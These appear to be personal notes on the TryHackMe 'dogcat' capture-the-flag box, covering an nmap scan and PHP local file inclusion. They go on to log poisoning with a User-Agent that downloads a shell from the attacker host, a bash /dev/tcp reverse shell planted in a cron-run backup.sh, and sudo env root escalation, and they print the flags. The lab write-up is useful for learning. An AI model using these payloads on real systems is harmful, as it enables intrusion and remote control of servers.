
DogCat


Friday, November 12, 2021 10:40 AM

1. Network Port Scanning



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCeKBugyQF6HXEU3mbcoDHQrassdoNtJToZ9jaNj4Sj9MrWISOmr0qkxNx2sHPxz89dR0ilnjCyT3YgcI5rtcwGT9RtSwlxcol5KuDveQGO8iYDgC/tjYY
efS1ymnbm0I4foYZh9S+erXAaXMO2Iac6nYk8jtkS2hg+vAx+7+5i4fiaLovQSYLd1R2Mu0DLnUIP7jJ1645aqYMnXxp/bi30SpJCchHeMx7zsBJpAMfpY9SYyz4jcgCGhEygvZ0jWJ+qx76/kaujl4IMZXar
chYufg57Hqb7KJE216q4MUUSHou1TPhJjVqk92a9rMUU2VZHJhERfMxFHVwn3H
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBouHlbsFayrqWaldHlTkZkkyVCu3jXPO1lT3oWtx/6dINbYBv0MTdTAMgXKtg6M/CVQGfjQqFS2l2wwj/4
s=
|   256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIfp73VYZTWg6dtrDGS/d5NoJjoc4q0Fi0Gsg3Dl+M3I
80/tcp open  http    syn-ack ttl 60 Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: dogcat
```

2. Access website




dogcat

a gallery of various dogs or cats

what would you like to see?

3. Try LFI

Discovered that the backend using include() in php



dogcat

a gallery of various dogs or cats

what would you like to see?

Here you go!


warning: include(dog/../../../../../../../../etc/passwd.php): failed to open stream: No such file or directory in /var/www/html/index.php on line 24

warning: include(): Failed opening 'dog/../../../../../../../../etc/passwd.php' for inclusion (include_path='.:/usr/local/lib/php') in /var/www/html/index.php on line 24

ByPass it with PHP phar wrapper

http://10.10.36.123/?view=php://filter/read=convert.base64-encode/resource=./dog/../index


Obtained base64 of the index.php



http://10.10.36.123/?view=
10.10.36.123/?view=php://filter/read=convert.base64-encode/resource=./dog/../index
CTF-Tool
HTB
PayloadsAllTheThings/...
HexEd.it - Browser-ba...
dogcat
a gallery of various dogs or cats
what would you like to see?
A dog
A cat


Here you go!PCFET0NUWVBFIGh0bWw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4KICAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZW

Decode Bas64



```
<body>
  <h1>dogcat</h1>
  <i>a gallery of various dogs or cats</i>
  <div>
    <h2>What would you like to see?</h2>
    <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?view=cat"><button id="cat">A cat</button></a><br>
    <?php
      function containsStr($str, $substr) {
        return strpos($str, $substr) !== false;
      }
      $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
      if(isset($_GET['view'])) {
        if(containsStr($_GET['view'], 'dog') || containsStr($_GET['view'], 'cat')) {
          echo 'Here you go!';
          include $_GET['view'] . $ext;
        } else {
          echo 'Sorry, only dogs or cats are allowed.';
        }
      }
      ?>
```

After knowing we can add &ext= (Query Parameter) in the url path, we can access the log file




view-source:http://10.10.140.33/?view=../../../../var/log/apache2/cat/../access.log&ext=
Nessus
CTF-Tool
HTB
PayloadsAllTheThings/...
HexEd.it - Browser-ba...

```
10.6.113.174 - - [12/Nov/2021:06:35:48 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./cat/../../../../../../../var/log/apache2/access.log&ext&cmd=whe
<b>Warning</b>:  system(): Cannot execute a blank command in <b>/var/log/apache2/access.log</b> on line <b>86</b><br />
"
127.0.0.1 - - [12/Nov/2021:06:35:56 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
10.6.113.174 - - [12/Nov/2021:06:36:06 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./cat/../../../../../../../var/log/apache2/access.log&ext&cmd=whe
<b>Warning</b>:  system(): Cannot execute a blank command in <b>/var/log/apache2/access.log</b> on line <b>88</b><br />
"
10.6.113.174 - - [12/Nov/2021:06:36:07 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./cat/../../../../../../../var/log/apache2/access.log&ext&cmd=whe
<b>Warning</b>:  system(): Cannot execute a blank command in <b>/var/log/apache2/access.log</b> on line <b>89</b><br />
"
10.6.113.174 - - [12/Nov/2021:06:36:08 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./cat/../../../../../../../var/log/apache2/access.log&ext&cmd=whe
<b>Warning</b>:  system(): Cannot execute a blank command in <b>/var/log/apache2/access.log</b> on line <b>90</b><br />
"
127.0.0.1 - - [12/Nov/2021:06:36:27 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
127.0.0.1 - - [12/Nov/2021:06:36:57 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
10.6.113.174 - - [12/Nov/2021:06:37:17 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./cat/../../../../../../../var/log/apache2/access.log&ext&cmd=whe
<b>Warning</b>:  system(): Cannot execute a blank command in <b>/var/log/apache2/access.log</b> on line <b>93</b><br />
"
10.6.113.174 - - [12/Nov/2021:06:37:19 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./cat/../../../../../../../var/log/apache2/access.log&ext&cmd=whe
<b>Warning</b>:  system(): Cannot execute a blank command in <b>/var/log/apache2/access.log</b> on line <b>94</b><br />
"
10.6.113.174 - - [12/Nov/2021:06:37:20 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./cat/../../../../../../../var/log/apache2/access.log&ext&cmd=whe
<b>Warning</b>:  system(): Cannot execute a blank command in <b>/var/log/apache2/access.log</b> on line <b>95</b><br />
"
127.0.0.1 - - [12/Nov/2021:06:37:27 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
10.6.113.174 - - [12/Nov/2021:06:37:56 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./cat/../../../../../../../var/log/apache2/access.log&ext&cmd=whe
10.6.113.174 - - [12/Nov/2021:06:37:57 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./cat/../../../../../../../var/log/apache2/access.log&ext&cmd=whe
127.0.0.1 - - [12/Nov/2021:06:37:58 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
127.0.0.1 - - [12/Nov/2021:06:38:28 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
127.0.0.1 - - [12/Nov/2021:06:38:58 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
127.0.0.1 - - [12/Nov/2021:06:39:29 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
10.6.113.174 - - [12/Nov/2021:06:39:49 +0000] "GET /?view=php://filter/read=convert.base64-encode/resource=./dog/../index HTTP/1.1" 200 1214 "-" "Mozilla/5.0 (X11; Linux x8
127.0.0.1 - - [12/Nov/2021:06:39:59 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
127.0.0.1 - - [12/Nov/2021:06:40:30 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
10.6.113.174 - - [12/Nov/2021:06:40:45 +0000] "GET /?view=../../../../cat/../etc/passwd&ext= HTTP/1.1" 200 883 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
127.0.0.1 - - [12/Nov/2021:06:41:00 +0000] "GET / HTTP/1.1" 200 615 "-" "curl/7.64.0"
    </div>
</body>

</html>
```

4. Reverse Shell Script Upload

   Upload the php reverse shell script on attacker machine and open a web server




```
sodanew@kalinew:~/Documents/THM/Starter_Series/dogcat/www$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Next sent to target server via User-Agent

`


<?php file_put_contents('soda.php', file_get_contents('http://10.6.113.174/soda.php')); ?>

`



```
GET /?view=
../../../../var/log/apache2/cat/../access.log&
ext= HTTP/1.1
Host: 10.10.140.33
User-Agent: <?php file_put_contents('soda.php',
file_get_contents('http://10.6.113.174/soda.php'
)); ?>
Accept:
text/html,application/xhtml+xml,application/xml;
q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

```


Check back the web server of attacker machine. Victim machine downloaded our shell. The reverse shell php script will be located in home page on victim machine



```
soda.php
sodanew@kalinew:~/Documents/THM/Starter_Series/dogcat/www$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.113.174 - - [12/Nov/2021 14:55:37] "GET / HTTP/1.1" 200 -
10.10.140.33 - - [12/Nov/2021 14:56:11] "GET /soda.php HTTP/1.0" 200 -
```


5. Initial Access

   Prepare listener on attacker machine. Next access to below page via browser.



```
DAEMONIZE: pcntl_fork() does not exists, moving on...
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
which python3
which python

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
cd ~
/bin/sh: 9: cd: can't cd to ~
pwd
/var/www/html
cd ..
ls
flag2_QMW7JvaY2LvK.txt
html
ls -la
total 20
drwxr-xr-x 1 root     root     4096 Mar 10  2020 .
drwxr-xr-x 1 root     root     4096 Feb 26  2020 ..
-rw-r--r-- 1 root     root       23 Mar 10  2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Nov 12 06:56 html
cat flag2_QMW7JvaY2LvK.txt
THM{LF1_t0_RC3_aec3fb}
cd html
ls -la
total 48
```


Reverse Shell returned



```
Keyboard interrupt received, exiting.
sodanew@kalinew:~/Documents/THM/Starter_Series/dogcat/www$ rlwrap -cAr nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.140.33.
Ncat: Connection from 10.10.140.33:34348.
SOCKET: Shell has connected! PID: 703
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
which python3
which python

id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
```

6. Local Privileges ROOT PRIVILEGES on docker box

   Gained Root access via sudo env /bin/bash




```
sudo -l
Matching Defaults entries for www-data on 6694d355715e:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 6694d355715e:
    (root) NOPASSWD: /usr/bin/env


    sudo env /bin/sh


whoami
root
```

7. Escape docker


   # This backup.sh will execute after 1 min

   Please notice that the cmd1 is to overwrite the backup.sh . While CMD2 is for append



```
echo '#!/bin/bash' > backup.sh
cat backup.sh
#!/bin/bash
echo 'bash -i >& /dev/tcp/10.6.113.174/5555 0>&1' >> backup.sh
cat backup.sh
#!/bin/bash
bash -i >& /dev/tcp/10.6.113.174/5555 0>&1
echo 'bash -i >& /dev/tcp/10.6.113.174/5555 0>&1' >> backup.sh
```

   Open listener and wait for 1 min, the shell should be returned



```
sodanew@kalinew:/usr/share/webshells/php$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.140.33.
Ncat: Connection from 10.10.140.33:38120.
bash: cannot set terminal process group (17121): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~# hostname
hostname
dogcat
root@dogcat:~# whoami
whoami
root
root@dogcat:~# ls -la
ls -la
total 40
drwx------  6 root root 4096 Apr  8  2020 .
drwxr-xr-x 24 root root 4096 Apr  8  2020 ..
lrwxrwxrwx  1 root root    9 Mar 10  2020 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwx------  2 root root 4096 Apr  8  2020 .cache
drwxr-xr-x  5 root root 4096 Mar 10  2020 container
-rw-r--r--  1 root root   80 Mar 10  2020 flag4.txt
drwx------  3 root root 4096 Apr  8  2020 .gnupg
drwxr-xr-x  3 root root 4096 Apr  8  2020 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   66 Mar 10  2020 .selected_editor
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcba02d}
root@dogcat:~#
```